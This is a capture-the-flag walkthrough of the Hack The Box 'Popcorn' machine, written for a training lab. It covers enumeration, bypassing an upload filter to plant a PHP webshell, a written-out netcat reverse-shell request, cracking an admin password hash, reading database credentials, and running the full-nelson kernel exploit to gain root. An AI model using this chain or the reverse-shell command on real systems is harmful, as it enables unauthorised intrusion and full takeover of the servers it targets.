Welcome back hackers!! Today I will be doing a walkthrough on Popcorn, another linux based box. So without wasting further time, lets dive in.

Enumeration

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
|_  2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
80/tcp open  http    Apache httpd 2.2.12 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.12 (Ubuntu)
```

Just two ports are open which are running ssh and http. So, our attack surface will also be small. First we will enumerate port 80 and if we don't find anything then ssh. You can also see the version of ssh. Its very old which implies the machine must be running an old version of ubuntu. Anyways, lets start with port 80.

Port 80

Home page is just the default page of apache.

It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Source code too doesn't have anything interesting. Next thing, I ran a gobuster scan to find some subdirectories.

```
┌──(root💀kali)-[/home/rishabh/HTB/Popcorn]
└─# gobuster dir -u http://$IP/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --no-error -o dirbust -b 400,404 -q -t 64
/test                 (Status: 200) [Size: 47054]
/index                (Status: 200) [Size: 177]
/torrent              (Status: 301) [Size: 314] [--> http://10.129.36.23/torrent/]
/rename               (Status: 301) [Size: 313] [--> http://10.129.36.23/rename/]
```

Some handful of directories to check so lets go one by one and see.
/test: This page is just rendering the output of phpinfo(); command. The directory name might imply that this page is just for testing purposes. Also going through the page, you can see the kernel version is quite old hinting towards some kernel exploits and at the bottom there is something odd.

PHP Version 5.2.10-2ubuntu6.10

System	Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686
Build Date	May 2 2011 22:56:18
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
additional .ini files parsed	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, data, http, ftp, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed

This server is protected with the Suhosin Patch 0.9.7
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
수호신

This program makes use of the Zend Scripting Language Engine:

Powered By


I have never seen this piece of line in phpinfo pages. I will keep this info in my backpocket. If you scroll through the page, you will see the hostname which is "popcorn.hackthebox.gr"

/rename: This page is little wierd.




Renamer API Syntax: index.php?filename=old_file_path_an_name&newfilename=new_file_path_and_name


It is showing syntax for a renaming functionality which wants two parameters and their values. This might come handy later if we want to rename some file which is getting blacklisted or something along those lines. Lets move on.
/torrent: By default, page doesn't render properly:



Lets add the hostname we got earlier to our hosts file and then see if the page works properly. No change. There are many posts by admin, so lets try to login using some default credentials. Sorry guys, I did a mistake in hostname part. When I tried to login, the server was redirected to popcorn.htb. So lets add this host to our hosts file. Ahahah. Now its all fine and sweet. Here's the homepage of torrent:




I tried some default credentials but none worked. So, I signed up myself as new user to further test the website functionality:



Now, the only interesting place to go further is uploads page where you can upload torrents. But first let me turn on my intercepter, download some torrent file to check the functionality, then I will try to tamper it and upload a php shell.
First, I tried to upload a harmless torrent file to see the response of a proper upload:

```
            <div id="contentfull">
    <div>file upload succes...thank you!</div></td></tr>
    <tr>
        <td bgcolor="white" valign="bottom" width="100%" height="100%"
border-style:solid;">
```

And, you can see the file uploaded if you navigate to browse option.



Interesting thing to note here, I uploaded the file with filename file.torrent, but the filename changed to the original name when I first downloaded from the site.

I also ran gobuster to check for additional subdirectories and there were quite of handful to check out for:


```
┌──(root💀kali)-[/home/rishabh/HTB/Popcorn]
└─# gobuster dir -u http://popcorn.htb/torrent -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --
no-error -o dirbust_torrent -b 400,404 -q -t 64 -x php,txt
/images               (Status: 301) [Size: 319] [-->
http://popcorn.htb/torrent/images/]
/index                (Status: 200) [Size: 11406]
/index.php            (Status: 200) [Size: 11406]
/templates            (Status: 301) [Size: 322] [-->
http://popcorn.htb/torrent/templates/]
/users                (Status: 301) [Size: 318] [-->
http://popcorn.htb/torrent/users/]
/admin                (Status: 301) [Size: 318] [-->
http://popcorn.htb/torrent/admin/]
/health               (Status: 301) [Size: 319] [-->
http://popcorn.htb/torrent/health/]
/browse.php           (Status: 200) [Size: 9320]
/browse               (Status: 200) [Size: 9320]
/comment.php          (Status: 200) [Size: 936]
/comment              (Status: 200) [Size: 936]
/upload               (Status: 301) [Size: 319] [-->
http://popcorn.htb/torrent/upload/]
/upload.php           (Status: 200) [Size: 8357]
/css                  (Status: 301) [Size: 316] [-->
http://popcorn.htb/torrent/css/]
/edit.php             (Status: 200) [Size: 0]
/edit                 (Status: 200) [Size: 0]
/lib                  (Status: 301) [Size: 316] [-->
http://popcorn.htb/torrent/lib/]
/database             (Status: 301) [Size: 321] [-->
http://popcorn.htb/torrent/database/]
/rss                  (Status: 200) [Size: 1738]
/rss.php              (Status: 200) [Size: 1738]
/secure               (Status: 200) [Size: 4]
/secure.php           (Status: 200) [Size: 4]
/js                   (Status: 301) [Size: 315] [-->
```

```
http://popcorn.htb/torrent/js/]
/logout                 (Status: 200) [Size: 183]
/logout.php             (Status: 200) [Size: 183]
/login                  (Status: 200) [Size: 8412]
/login.php              (Status: 200) [Size: 8416]
/preview                (Status: 200) [Size: 28104]
/download               (Status: 200) [Size: 0]
/download.php           (Status: 200) [Size: 0]
/config                 (Status: 200) [Size: 0]
/config.php             (Status: 200) [Size: 0]
/readme                 (Status: 301) [Size: 319] [-->
http://popcorn.htb/torrent/readme/]
/thumbnail              (Status: 200) [Size: 1789]
/thumbnail.php          (Status: 200) [Size: 1789]
/torrents               (Status: 301) [Size: 321] [-->
http://popcorn.htb/torrent/torrents/]
/torrents.php           (Status: 200) [Size: 6519]
/validator              (Status: 200) [Size: 0]
/validator.php          (Status: 200) [Size: 0]
/hide                   (Status: 200) [Size: 3765]
/PNG                    (Status: 301) [Size: 316] [-->
http://popcorn.htb/torrent/PNG/]
```

Another thing I noticed after running this directory scan is there is an /upload directory which contains screenshots associated with their torrents. So by default, if a torrent file doesn't have any screenshot, the default screenshot is placed in front of that. I decided to first test this functionality to see if we can upload a malicious php file with image extension and then go to uploads directory and run php commands from there.

Uploading a harmless screenshot, renders the page with our new screenshot of the torrent and also shows up in the uploads directory.


Now, I captured the post request with burp, added php command execution one liner in the end and luckily for us the server doesn't check for extensions, except the file type and headers of the file. Here's the modified request and proof of command execution:



Index of /torrent/upload

Name	Last modified	Size	Description
Parent Directory		-	
723bc28f9b6f924cca68ccdff96b6190566ca6b4.png	17-Mar-2017 23:06	58K	
753c3b362e22ee808b49f8e864b99fded7fdab57.gif	20-Nov-2021 17:32	600	
753c3b362e22ee808b49f8e864b99fded7fdab57.php	20-Nov-2021 17:34	600	
noss.png	02-Jun-2007 23:15	32K	

Apache/2.2.12 (Ubuntu) Server at popcorn.htb Port 80



Initial Foothold

Now, all we need to do is, send a reverse shell command, set up the listener and catch the shell.

```
Request
Pretty Raw Hex \n
1 GET /torrent/upload/753c3b362e22ee808b49f8e864b99fded7fdab57.php?cmd=
  rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+[redacted]+8484+>/tmp/f HTTP/1.1
2 Host: popcorn.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Cookie: /torrent/=; /torrent/login.php=; /torrent/index.php=; saveit_0=1; saveit_1=0; /torrent/torrents.php=;
  /torrent/torrents.phpfirsttimeload=0; PHPSESSID=a95836272c7a173289a1e96a71b4c783
10 Upgrade-Insecure-Requests: 1
11
12

Response
```

If the response has become idle, then it means you have got the shell back:

```
┌──(root💀 kali)-[/home/rishabh/HTB/Popcorn]
└─# rlwrap nc -nvlp 8484
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8484
Ncat: Listening on 0.0.0.0:8484
Ncat: Connection from 10.129.36.23.
Ncat: Connection from 10.129.36.23:43298.
/bin/sh: can't access tty; job control turned off
$
```

Convert your shell to a proper tty shell.

Privilege Escalation

Inside the torrent directory, there was sql database file which contained admin user hash and after cracking it using crackstation, the password was "admin12"

```
INSERT INTO `users` VALUES (3, 'Admin', '1844156d4166d94387f1a4ad031ca5fa', 'admin', 'admin@yourdomain.com', '2007-01
-06 21:12:46', '2007-01-06 21:12:46');
```

We will keep this password for later use.
In the config.php file, there was another password disclosure which could be of use later:

```
//Edit This For TORRENT HOSTER Database
//database configuration
$CFG->host = "localhost";
$CFG->dbName = "torrenthoster";        //db name
$CFG->dbUserName = "torrent";     //db username
$CFG->dbPassword = "SuperSecret!!";    //db password
```

You can read the user flag from the home directory of the user, but the passwords I have got didn't work for the user. I transferred the linpeas to tmp directory to let it do the rest of the enumeration for me.
There was nothing interesting in the output of the linpeas except some kernel exploits. As you already know the kernel version is quite old and it is running an old version of Ubuntu, after spending quite a time in enumeration, I decided to go for kernel exploit named full-nelson

```
Available information:
Kernel version: 2.6.31
Architecture: i686
Distribution: ubuntu
Distribution version: 9.10
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS
Searching among:

78 kernel space exploits
48 user space exploits

Possible Exploits:
[+] [CVE-2012-0056,CVE-2010-3849,CVE-2010-3850] full-nelson
   Details: http://vulnfactory.org/exploits/full-nelson.c
   Exposure: highly probable
   Tags: [ ubuntu=(9.10|10.10){kernel:2.6.(31|35)-(14|19)-(server|generic)} ],ubuntu=10.04{kernel:2.6.32-(21|24)-serv
er}
   Download URL: http://vulnfactory.org/exploits/full-nelson.c
```

From the screenshot, you can see the exploit matched both the kernel version and distro version.
Here, is the github link from where I copied the exploit code to my machine and saved as exploit.c file: https://github.com/lucyoa/kernel-exploits/blob/master/full-nelson/full-nelson.c
Next, I transferred this c file to the target box, compiled using gcc and when you run the file, it straighaway gives you root.

```
gcc exploit.c -o exploit
ls -la
ls -la
total 1740
drwxrwxrwt  5 root     root        4096 Nov 20 18:29 .
drwxr-xr-x 21 root     root        4096 Nov 20 17:22 ..
drwxrwxrwt  2 root     root        4096 Nov 20 17:22 .ICE-unix
drwxrwxrwt  2 root     root        4096 Nov 20 17:22 .X11-unix
-rwxr-xr-x  1 www-data www-data   13559 Nov 20 18:29 exploit
-rw-r--r--  1 www-data www-data    9124 Nov 20 18:28 exploit.c
prw-r--r--  1 www-data www-data       0 Nov 20 18:29 f
-rwxr-xr-x  1 www-data www-data  633631 Nov  3 23:30 linpeas.sh
-rwxr-xr-x  1 www-data www-data 1090528 Oct 28 00:27 pspy32s
-rw-r--r--  1 root     root        1600 Nov 20 17:22 vgauthsvclog.txt.0
drwx------  2 root     root        4096 Nov 20 17:23 vmware-root
./exploit
./exploit
[*] Resolving kernel addresses...
 [+] Resolved econet_ioctl to 0xf846e280
 [+] Resolved econet_ops to 0xf846e360
 [+] Resolved commit_creds to 0xc01645d0
 [+] Resolved prepare_kernel_cred to 0xc01647d0
[*] Calculating target...
[*] Triggering payload...
[*] Got root!
id
id
uid=0(root) gid=0(root)
#
```

Cheers!!